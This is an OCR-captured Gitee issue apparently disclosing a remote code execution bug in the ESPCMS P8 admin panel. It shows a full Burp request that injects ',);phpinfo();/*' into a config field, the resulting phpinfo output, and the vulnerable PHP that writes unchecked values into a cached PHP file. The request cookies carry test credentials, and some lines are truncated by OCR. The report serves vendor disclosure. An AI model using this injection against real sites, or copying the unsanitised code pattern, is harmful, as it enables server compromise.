Open Source > Web System > Content Management System

轻舞飞沙 / 易思ESPCMS-P8企业建站管理系统

Watch ▾ 8 ☆ Star

Code Issues 4 Wiki Insights

Gitee Pages PHPDoc Quality Analysis
Jenkins for Gitee Baidu Efficiency Cloud Tencent CloudBase
Tencent Cloud Serverless 悬镜安全

Don't show this again


Issues / 详情

There is a Remote Code Execution

Backlog #I5WSA0 azraelxuemo Oper

Here I choose the latest version downloaded f … on is not the latest version.

The official url is https://www.ecisp.cn/html/cr



片格式	jpg,png,gif
频格式	swf,mpg,flv,mp4,flv,avi
件格式	txt,zip,rar,docx,doc,
传限制	50
传限制	2
成方式	按年保存
成方式	按日期格式保存
景颜色	🟪
成质量	高

关于软件

易思ESPCMS企业建站管理系统 P8


当前系统版本：P8.21120101专业版

您还未授权，请尊重知识产权并购买授权许可

版权所有 © 2022 EARCLINK 洪湖尔创网联信息技术有限公司 保留所有权利

关闭窗口

login in to the manage background,and use below function



上传图片格式	jpg,png,gif
上传视频格式	swf,mpg,flv,mp4,flv,avi
上传文件格式	txt,zip,rar,docx,doc,xls,pdf,jpg,png,gif,swf,flv
后台文件上传限制	50
前台文件上传限制	2
文件夹生成方式	按年保存
文件名生成方式	按日期格式保存
图片背景颜色	🟪
图片生成质量	高

Status

Backlog

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull reque issue.

Branches

No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified


参与者（1）

A

Use burpsuite ,and then modify the requests.

There we modify the UPFILE_PIC_ZOOM_HIGHT from 200 to 200,);p

Gitee 已支持 CLA 协议签署
✍️第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖️让开源贡献也能有据可依
I know
View Details




```
Host: 192.168.1.132
Content-Length: 789
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.132
Referer:
http://192.168.1.132/espcms/espcms_admin/index.php?act=Bbwl6MpkJDshtCPEzmuhOrsI12ccLswUAx3nGa1hM
HY%3D&config_category_id=3&iframes_name=espcms_tab_iframe_948bf1c0c22fb800145ed5eb6c3d33a1&fresh
id=0.12027481889588088
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: deviceid=1664023622844; _identity=
a82ed6f2c5526389cbdcc1595d676a67e0374cfd7225e4d98da3ba7ecbe632c7a%3A2%3A%7Bi%3A0%3Bs%3A9%3A%22_i
dentity%22%3Bi%3A1%3Bs%3A28%3A%22%5B%22100%22%2C%22test100key%22%2C2592000%5D%22%3B%7D;
nSha_2132_saltkey=DvwJjgGc; nSha_2132_lastvisit=1664320397; nSha_2132_lastcheckfeed=
1%7C1664324104; nSha_2132_nofavfid=1; nSha_2132_ulastactivity=
eb59zBpyb91LSoA%2BcZMpTpdXiSy%2F4raYZSEv712itL6S6gEuKkef; jms_csrftoken=
InZdrDbbMx4NgmJT1NKiIfZ2O6VOwBtIn7eVfcxqQG3jtxQP0CoY7RFqbtLOXTVo; espcms_setup_db=
a%3A14%3A%7Bs%3A7%3A%22db_host%22%3Bs%3A10%3A%22172.17.0.2%22%3Bs%3A7%3A%22db_name%22%3Bs%3A15%3
A%22espcms_p8_demo1%22%3Bs%3A7%3A%22db_user%22%3Bs%3A4%3A%22root%22%3Bs%3A11%3A%22db_password%22
%3Bs%3A6%3A%22123456%22%3Bs%3A9%3A%22db_prefix%22%3Bs%3A7%3A%22espcms_%22%3Bs%3A12%3A%22db_setup
type%22%3Bs%3A1%3A%220%22%3Bs%3A11%3A%22db_linktype%22%3Bs%3A1%3A%220%22%3Bs%3A13%3A%22module_db
demo%22%3Bs%3A1%3A%221%22%3Bs%3A10%3A%22module_app%22%3Bs%3A1%3A%220%22%3Bs%3A14%3A%22admin_user
name%22%3Bs%3A5%3A%22admin%22%3Bs%3A11%3A%22admin_email%22%3Bs%3A7%3A%221%401.com%22%3Bs%3A14%3A
%22admin_password%22%3Bs%3A11%3A%22xuemo123456%22%3Bs%3A19%3A%22validation_password%22%3Bs%3A11%
3A%22xuemo123456%22%3Bs%3A7%3A%22webname%22%3Bs%3A9%3A%22test%40test%22%3B%7D; PHPSESSID=
pia32n2ham3fhulgugm8e9pum9; espcms_admin_login_verification_code=3mNnce6h24KizGIAeAhkaQ%3D%3D;
espcms_admin_user_info=
916%2Bj4J8dPsSr3cJajo2oiOIX3nsxosGr%2BJBHXb%2Ff40NnbSvm3C134SlrD4DRTFC6cGLG9oSYbels9TnXvUqbXELVu
ipuovW4Ln%2BDheNM6NnO4Zmcbxn4lXAFwBNEWNRkNuh0tlrHlzSyGghtAdDWiw3DlqLCBaGIBi%2Fceg7EYutCWSrPCXQTX
A4YRtmzHPa0QBDTdpdNPFn73b61o6F6jtGx4MlEOAbWj7XHJPqijHy0Nki2P7NCRKUaJDwySs4eByAOEFLw5BVUvXnyYg4do
EriJfm1xDU9ok%2Ff0UXkJz7dElWxDWArl25vQ6AWP6XsUpQEvBHs7RWumrQCBmW%2FhP8hcWFcuGgSuHRcLqABBZ9Xqa1bL
kLnWR0Q%2BsbCvXB3VOx4CrPpPPstSv3l6eYk4aPJrgn%2Far2KLQEBMaRMiHcHmNMr9Oa0GfvdvrWjoXqQ85ehGeo2nYCcA
Q2IYcvXUeD%2BDK8GPD0; espcms_admin_user_server_info=
TwfuQIYLzI%2FI6MlI5B7W6qVzQ6ZhKe3Ecvh0YBmuJXcWI6eP%2B95K%2Bf44Ieleb3nW9yvCsfe%2BFRHxUZ%2BwNsHpYL
2jCvxA7RTd
Connection: close

token_key=&token_name=&config_name=%E4%B8%8A%E4%BC%A0%E5%8F%82%E6%95%B0%E8%AE%BE%E7%BD%AE&
UPFILE_FILE_PIC_TYPE=jpg%2Cpng%2Cgif&UPFILE_FILE_MOVER_TYPE=swf%2Cmpg%2Cflv%2Cmp4%2Cflv%2Cavi&
UPFILE_FILE_OTHER_TYPE=txt%2Czip%2Crar%2Cdocx%2Cdoc%2Cxls%2Cpdf%2Cjpg%2Cpng%2Cgif%2Cswf%2Cflv&
UPFILE_SIZE=50&WEB_UPFILE_SIZE=2&UPFILE_SAVEDIR=m2&UPFILE_FORMATFILE_TYPE=1&
UPFILE_PIC_BACKGROUND_COLOR=%23ff00ff&UPFILE_PIC_CREATE_QUALITY=80&UPFILE_PIC_ISZOOM=0&
UPFILE_PIC_ZOOMTYPE=1&UPFILE_ISWATERMARK=0&UPFILE_WATERMARK_TYPE=1&UPFILE_WATERMARK_POSITION=6&
UPFILE_WATERMARK_PIC_FILENAME=&UPFILE_WATERMARK_TRANSPARENCY=80&UPFILE_WATERMARK_FONT=ESPCMS&
UPFILE_WATERMARK_FONT_SIZE=14&UPFILE_WATERMARK_FONT_COLOR=%23ff0080&UPFILE_SAVAPATH=upfile%2F&
UPFILE_PIC_ZOOM_WIDTH=200&UPFILE_PIC_ZOOM_HIGHT=200,);phpinfo();/*
```


```
HTTP/1.
Date: T
Server:
Vary: A
Content
Connect
Content

{"domid                                                      k\" title=
\"ESPCM                                                      lass=\"displaynone\">
  \u606
    \u4
      \
```

Then we see the below php file was modifyed by us,and we visit it




```
        'CON_ENCRYPT_CODE'=>'6bddfc19d5cccb86045801093ad6bc0c',
        'CON_ISDBO'=>'0',
        'CON_DBOSN'=>'0',
        'CON_VOL'=>'8621120101',
        'CON_VOLSTR'=>'P8.21120101专业版',
        'WEB_ICON_16'=>'upfile/espcms_16.png',
        'WEB_ICON_32'=>'upfile/espcms_32.png',
        'WEB_ICON_64'=>'upfile/espcms_64.png',
        'ERRPAGE_500'=>'500',
        'ERRPAGE_404'=>'403',
        'INPUT_ISDES'=>1,
        'INPUT_ISDESCRIPTION'=>200,
        'INPUT_ISDELLINK'=>1,
        'INPUT_CLICK'=>0,
        'IS_KEYLINK'=>1,
        'INPUT_COLOR'=>'#000040',
        'IS_URLSTERN'=>0,
        'UPFILE_FILE_PIC_TYPE'=>'jpg,png,gif',
        'UPFILE_FILE_MOVER_TYPE'=>'swf,mpg,flv,mp4,flv,avi',
        'UPFILE_FILE_OTHER_TYPE'=>'txt,zip,rar,docx,doc,xls,pdf,jpg,png,
        'UPFILE_SIZE'=>50,
        'UPFILE_SAVEDIR'=>'m2',
        'UPFILE_FORMATFILE_TYPE'=>'1',
        'UPFILE_PIC_BACKGROUND_COLOR'=>'#ff00ff',
        'UPFILE_PIC_CREATE_QUALITY'=>'80',
        'UPFILE_PIC_ISZOOM'=>0,
        'UPFILE_PIC_ZOOMTYPE'=>'1',
        'UPFILE_ISWATERMARK'=>0,
        'UPFILE_WATERMARK_TYPE'=>1,
        'UPFILE_WATERMARK_POSITION'=>'6',
```



```
'UPFILE_WATERMARK_FONT'=>'ES
'UPFILE_WATERMARK_FONT_SIZE'
'UPFILE_WATERMARK_FONT_COLOR
'UPFILE_SAVAPATH'=>'upfile/'
'UPFILE_PIC_ZOOM_WIDTH'=>200
'UPFILE_PIC_ZOOM_HIGHT'=>200
'WEB_UPFILE_SIZE'=>2
```

Gitee 已支持 CLA 协议签署
✍第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖让开源贡献也能有据可依
I know View Details




192.168.1.132/espcms/espcms_datacache/espcms_command.php

PHP Version 7.4.3


System	Linux ubuntu 5.15.0–48
Build Date	Aug 17 2022 13:29:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10–mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10–opcache.ini, /etc/php/7.4/apache2/conf.d/10–pdo.ini, /etc/php/7.4/apache2/conf.d/15–xml.ini, /etc/php/7.4/apache2/conf.d/20–calendar.ini, /etc/php/7.4/apache2/conf.d/20–ctype.ini, /etc/php/7.4/apache2/conf.d/20–curl.ini, /etc/php/7.4/apache2/conf.d/20–dom.ini, /etc/php/7.4/apache2/conf.d/20–exif.ini, /etc/php/7.4/apache2/conf.d/20–ffi.ini, /etc/php/7.4/apache2/conf.d/20–fileinfo.ini, /etc/php/7.4/apache2/conf.d/20–ftp.ini, /etc/php/7.4/apache2/conf.d/20–gd.ini, /etc/php/7.4/apache2/conf.d/20–gettext.ini, /etc/php/7.4/apache2/conf.d/20–iconv.ini, /etc/php/7.4/apache2/conf.d/20–json.ini, /etc/php/7.4/apache2/conf.d/20–mbstring.ini, /etc/php/7.4/apache2/conf.d/20–mysqli.ini, /etc/php/7.4/apache2/conf.d/20–pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20–phar.ini, /etc/php/7.4/apache2/conf.d/20–posix.ini, /etc/php/7.4/apache2/conf.d/20–readline.ini, /etc/php/7.4/apache2/conf.d/20–shmop.ini, /etc/php/7.4/apache2/conf.d/20–simplexml.ini, /etc/php/7.4/apache2/conf.d/20–sockets.ini, /etc/php/7.4/apache2/conf.d/20–sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20–sysvsem.ini, /etc/php/7.4/apache2/conf.d/20–sysvshm.ini, /etc/php/7.4/apache2/conf.d/20–tokenizer.ini, /etc/php/7.4/apache2/conf.d/20–xdebug.ini, /etc/php/7.4/apache2/conf.d/20–xmlreader.ini, /etc/php/7.4/apache2/conf.d/20–xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20–xsl.ini, /etc/php/7.4/apache2/conf.d/20–zip.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

The reason was that,ESPCMS_Core::command_creat() will save the config




```
        $espcms_admin_templates->into('first_field', $first_field);
        $espcms_admin_templates->into('config_category_id', $config_category_id);
        $espcms_admin_templates->into('setting', $array);
        $espcms_admin_templates->into('espcms_command', $espcms_command);
        $espcms_admin_templates->into('link', SettingLink::SettingMain_link_array());
        $espcms_admin_templates->into('fileDialog', SettingLink::FileManage_link_array('dialog', $_GET));
        $espcms_admin_templates->output('admin/setting');
    }
    public static function saveSettingMain() {
        global $espcms_link_db;
        $db_table = ESPCMS_DB_PREFIX . "config";
        if (!ESPCMS_AdminAuthority::authorityVerify('editSetting')) {
            espcms_public_dialog('espcms_public_dialog', 'public_pack-espcms_authority_function_fail', 'false')
        }
        foreach ($_POST as $key => $value) {
            $update_sql = "UPDATE $db_table SET config_value='$value' WHERE config_name='$key'";
            $espcms_link_db->db_query($update_sql);
        }
        if (!ESPCMS_Core::command_creat()) {
            espcms_public_dialog('espcms_info_save_ok', 'setting_pack-espcms_setting_creat_err', 'false', array
        }
        if ($_POST['IS_HTML'] && espcms_ismatches($_POST['IS_HTML'])) {
```

And there are no check for the param.



```
    public static function command_creat() {
        global $espcms_link_db;
        $sConfig = "<?php\n";
        $sConfig = $sConfig . "/*\rPHP version 5\rCopyright (c) 2012-2022 ECISP.CN,ESPCMS.CN\r警告:这不是一个免费
        $sConfig = $sConfig . "\$espcms_command = Array(\n";
        $db_table = ESPCMS_DB_PREFIX . "config";
        $db_sql = "SELECT * FROM $db_table ORDER BY config_category_id,config_id";
        $db_query = $espcms_link_db->db_query($db_sql);
        while ($fetch_row = $espcms_link_db->db_array_list($db_query)) {
            $valname = addslashes($fetch_row['config_name']);
            $value = addslashes($fetch_row['config_value']);
            $valtype = $fetch_row['config_type'];


            if ($valtype == 'int' || $valtype == 'bool') {
                $value = empty($value) ? 0 : $value;
                $sConfig = $sConfig . "\x20\x20\x20\x20'" . $valname . "' => " . $value . ",\n";
```



```
            }
        }
        $sConfig = $sConfig . ");\n";
        $commandfile = ESPCMS_FILE_ROOT . 'espcms_datacache/
        if (!ESPCMS_FileTool::writeFile($commandfile, $sCon
            return false;
        }
        return true;
    }
```

Since this project will addslashed automatic.So i. chose to modify t

Gitee 已支持 CLA 协议签署

